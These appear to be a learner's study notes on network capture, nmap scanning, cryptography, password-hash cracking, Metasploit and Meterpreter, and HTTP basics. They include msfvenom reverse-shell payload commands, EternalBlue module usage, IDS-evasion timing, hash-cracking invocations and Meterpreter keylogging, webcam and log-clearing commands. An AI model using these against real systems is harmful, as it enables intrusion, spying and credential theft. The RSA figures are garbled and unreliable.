
Wire shark

PCAP - packet capture

extention - pcapng


to capture packets - tcpdump

library - libpcap



Command	Explanation
`tcpdump -i INTERFACE`	Captures packets on a specific network interface
`tcpdump -w FILE`	Writes captured packets to a file
`tcpdump -r FILE`	Reads captured packets from a file
`tcpdump -c COUNT`	Captures a specific number of packets
`tcpdump -n`	Don’t resolve IP addresses
`tcpdump -nn`	Don’t resolve IP addresses and don’t resolve protocol numbers
`tcpdump -v`	Verbose display; verbosity can be increased with `-vv` and `-vvv`

Consider the following examples:



Command	Explanation
`tcpdump host IP` or `tcpdump host HOSTNAME`	Filters packets by IP address or hostname
`tcpdump src host IP` or	Filters packets by a specific source host
`tcpdump dst host IP`	Filters packets by a specific destination host
`tcpdump port PORT_NUMBER`	Filters packets by port number
`tcpdump src port PORT_NUMBER`	Filters packets by the specified source port number
`tcpdump dst port PORT_NUMBER`	Filters packets by the specified destination port number
`tcpdump PROTOCOL`	Filters packets by protocol; examples include `ip`, `ip6`, and `icmp`

tcpdump -r filename -e(for mac address) -n(for ip) “tcp[tcpflags] & <tcp-rst, tcp-syn, ..> ==0”

NMAP

-sn — ping scan

-sL — list out the ips that will be scanned

-st — connect scan — tries 3 way handshake

-sS — stealth scan — only sends syn

-sU — scan udp ports

-sT — scan tcp ports

by default nmap scans the first 1000 ports

-F — only scan the most used top 100 ports

-p[range of ports to scan]


-o — OS detection

-sV — service version detection

-A — both

-Pn — hosts that appear to be down

for not to be detecting by IDS



Option	Explanation
`-T<0-5>`	Timing template – paranoid (0), sneaky (1), polite (2), normal (3), aggressive (4), and insane (5)
`--min-parallelism <numprobes>` and `--max-parallelism <numprobes>`	Minimum and maximum number of parallel probes
`--min-rate <number>` and `--max-rate <number>`	Minimum and maximum rate (packets/second)
`--host-timeout`	Maximum amount of time to wait for a target host

-T0 — waits for 5 mins before moveing to next port

-T1 — 15 sec

- `oN <filename>` - Normal output
- `oX <filename>` - XML output
- `oG <filename>` - `grep`able output (useful for `grep` and `awk`)
- `oA <basename>` - Output in all major formats

Cryptography

Symmetric — using the same key for both encryption and decryption

Asymmetric — uses public key to encrypt and private key to decrypt

The Math That Makes RSA Secure

RSA is based on the mathematically difficult problem of factoring a large number. Multiplying two large prime numbers is a straightforward operation; however, finding the factors of a huge number

2 prime no. — p=157 q=199

n=p*q=31243

$\phi(n) = \boldsymbol{n - p - q + 1} = 31243 - 157 - 199 + 1 = 30888$

- *y* = *x*^*e* mod *n* = 13 mod 31243 = 16341.

  163

- Bob will decrypt the received value by calculating *x* = *y*^*d* mod *n* = 16341 mod 31243 = 13

  379

Diffie-Hellman

A=g^a mod p

B=g^b mod p

to find pvt key — A^b mod p and B^a mod p —same

Hashing

sha256sum

sha1sum


md5sum

sha512sum

Hash collision - when 2 different files give a same output

https://crackstation.net/ ,, https://hashes.com/en/decrypt/hash — rainbow table ,

$prefix$options$salt$hash



Prefix	Algorithm
`$y$`	yescrypt is a scalable hashing scheme and is the default and recommended choice in new systems
`$gy$`	gost-yescrypt uses the GOST R 34.11-2012 hash function and the yescrypt hashing method
`$7$`	scrypt is a password-based key derivation function
`$2b$`, `$2y$`, `$2a$`, `$2x$`	bcrypt is a hash based on the Blowfish block cipher originally developed for OpenBSD but supported on a recent version of FreeBSD, NetBSD, Solaris 10 and newer, and several Linux distributions
`$6$`	sha512crypt is a hash based on SHA-2 with 512-bit output originally developed for GNU libc and commonly used on (older) Linux systems
`$md5`	SunMD5 is a hash based on the MD5 algorithm originally developed for Solaris
`$1$`	md5crypt is a hash based on the MD5 algorithm originally developed for FreeBSD

`hashcat -m 3200 -a 0 hash.txt /usr/share/wordlists/rockyou.txt`

https://hashcat.net/wiki/doku.php?id=example_hashes — hash codes after -m depending on the prefix

John the ripper

Hash identifier — https://hashes.com/en/tools/hash_identifier,,

```
wget https://gitlab.com/kalilinux/packages/hash-identifier/-/raw/kali/master/hash-id.py$ python3 hash-id.py
```

john --format=whirlpool hash4.txt --wordlist=../rockyou.txt

john --list=formats | grep -iF "Whirlpool”

NTLM — modern hash format that windows uses
for single mode we need to change the hash from djknfdjvkn to joker:fknvkl with —single

Custom rules

- `Az` : at the end of the word
- `A0` : at the start of the word
- `c` : Capitalises the character positionally

Exploitation

responder — to moniter network

Moniker Link (CVE-2024-21413) — vulnerability that allowed remote execution on outlook. — giving access to NTLM — auth for windows

9.8 severity

Metasploit

command — msfconsole

exploit — piece of code that uses the existing vulnerability on a target system

vulnerability — a coding or design flaw in the system

payload — to make use of the vulnerability as we want

encoders — that encodes the payload such that antivirus do not detect them adapters — wraps single payload and convert them into different format

Singles — payloads that do not require to download additional component to run

Stagers — responsible for setting up a connection between metasploit and the target machine

— initial size of the payload is relatively small

stages — to allow larger size payload

SMB — server message block

to use an exploit

```
use exploit/windows/smb/ms17_010_eternalblue
show options
set lhosts #to set a perticular option
setg lhosts #to set a default
unset all
unsetg all
exploit -z #run the exploit and bring it to background
```

ctrl z to see the background sessions

to leave the context


```
back
```

to view information about the exploit

```
info
```

to search for a module

```
search ms17
```



Ranking	Description
ExcellentRanking	The exploit will never crash the service. This is the case for SQL Injection, CMD execution, RFI, LFI, etc. No typical memory corruption exploits should be given this ranking unless there are extraordinary circumstances (WMF Escape()).
GreatRanking	The exploit has a default target AND either auto-detects the appropriate target or uses an application-specific return address AFTER a version check.
GoodRanking	The exploit has a default target and it is the “common case” for this type of software (English, Windows 7 for a desktop app, 2012 for server, etc). Exploit does not auto-detect the target.
NormalRanking	The exploit is otherwise reliable, but depends on a specific version that is not the “common case” for this type of software and can’t (or doesn’t) reliably autodetect.
AverageRanking	The exploit is generally unreliable or difficult to exploit, but has a success rate of 50% or more for common platforms.
LowRanking	The exploit is nearly impossible to exploit (under 50% success rate) for common platforms.
ManualRanking	The exploit is unstable or difficult to exploit and is basically a DoS (15% success rate or lower). This ranking is also used when the module has no use unless specifically configured by the user (e.g.: exploit/unix/webapp/php_eval).

Module types in metasploit

1. **Auxiliary modules** are used first to gather information and identify vulnerabilities
2. **Exploit modules** leverage discovered vulnerabilities to gain access
3. **Payload modules** execute after a successful exploit to establish control

```
msfvenom #to create payload
```

Msfvenom

sample command

```
msfvenom -p php/meterpreter/reverse_tcp LHOST=10.10.186.44 -f raw -e php/ba
```

```
msfvenom -p linux/x86/meterpreter/reverse_tcp LHOST=10.10.X.X LPORT=XXXX
```

Meterpreter

It runs on memory or ram so that does not get blocked by antivirus

2 types of payload — single(inline) — sent in a single step , staged

Core commands

- `background` : Backgrounds the current session
- `exit` : Terminate the Meterpreter session
- `guid` : Get the session GUID (Globally Unique Identifier)
- `help` : Displays the help menu
- `info` : Displays information about a Post module
- `irb` : Opens an interactive Ruby shell on the current session
- `load` : Loads one or more Meterpreter extensions
- `migrate` : Allows you to migrate Meterpreter to another process
- `run` : Executes a Meterpreter script or Post module
- `sessions` : Quickly switch to another session

File system commands

- `cd` : Will change directory
- `ls` : Will list files in the current directory (dir will also work)
- `pwd` : Prints the current working directory
- `edit` : will allow you to edit a file
- `cat` : Will show the contents of a file to the screen

- `rm` : Will delete the specified file
- `search` : Will search for files
- `upload` : Will upload a file or directory
- `download` : Will download a file or directory

Networking commands

- `arp` : Displays the host ARP (Address Resolution Protocol) cache
- `ifconfig` : Displays network interfaces available on the target system
- `netstat` : Displays the network connections
- `portfwd` : Forwards a local port to a remote service
- `route` : Allows you to view and modify the routing table

System commands

- `clearev` : Clears the event logs
- `execute` : Executes a command
- `getpid` : Shows the current process identifier
- `getuid` : Shows the user that Meterpreter is running as
- `kill` : Terminates a process
- `pkill` : Terminates processes by name
- `ps` : Lists running processes
- `reboot` : Reboots the remote computer
- `shell` : Drops into a system command shell
- `shutdown` : Shuts down the remote computer
- `sysinfo` : Gets information about the remote system, such as OS

Others Commands (these will be listed under different menu categories in the help menu)

- `idletime` : Returns the number of seconds the remote user has been idle
- `keyscan_dump` : Dumps the keystroke buffer

- `keyscan_start`: Starts capturing keystrokes
- `keyscan_stop`: Stops capturing keystrokes
- `screenshare`: Allows you to watch the remote user's desktop in real time
- `screenshot`: Grabs a screenshot of the interactive desktop
- `record_mic`: Records audio from the default microphone for X seconds
- `webcam_chat`: Starts a video chat
- `webcam_list`: Lists webcams
- `webcam_snap`: Takes a snapshot from the specified webcam
- `webcam_stream`: Plays a video stream from the specified webcam
- `getsystem`: Attempts to elevate your privilege to that of local system
- `hashdump`: Dumps the contents of the SAM database

1- use

```
nmap -sV -sC -oN name.nmap —script vuln <ip> # -p 0-1000
```

2- see the various vulnerability and open msfconsole

then search for the vuln if any

3- exploit

for meterpreter


```
session -u 1
```

or

```
search shell_to_meterpreter
```

and use that exploit

WEB



typosquatting — registering domains that are misspell version of popular website

query string - used to pass information to the web server like when filling a form


HTTP messeges —

start line — help to identify which type of message is being sent


header — key value pair (extra information of http message)

empty line

body



```
POST /login HTTP/1.1
Host: tryhackme.com
Content-Type: application/x-www-form-urlencoded
Content-Length: 43

username=aleksandra&password=securepassword
```



```
HTTP/1.1 200 OK
Content-Type: application/json
Content-Length: 56
Date: Wed, 29 Aug 2024 12:00:00 GMT

{
  "message": "Login successful!",
  "status": "success"
}
```

HTTP request methods —

get - feth data

post - send data

put - updates data on the server

delete

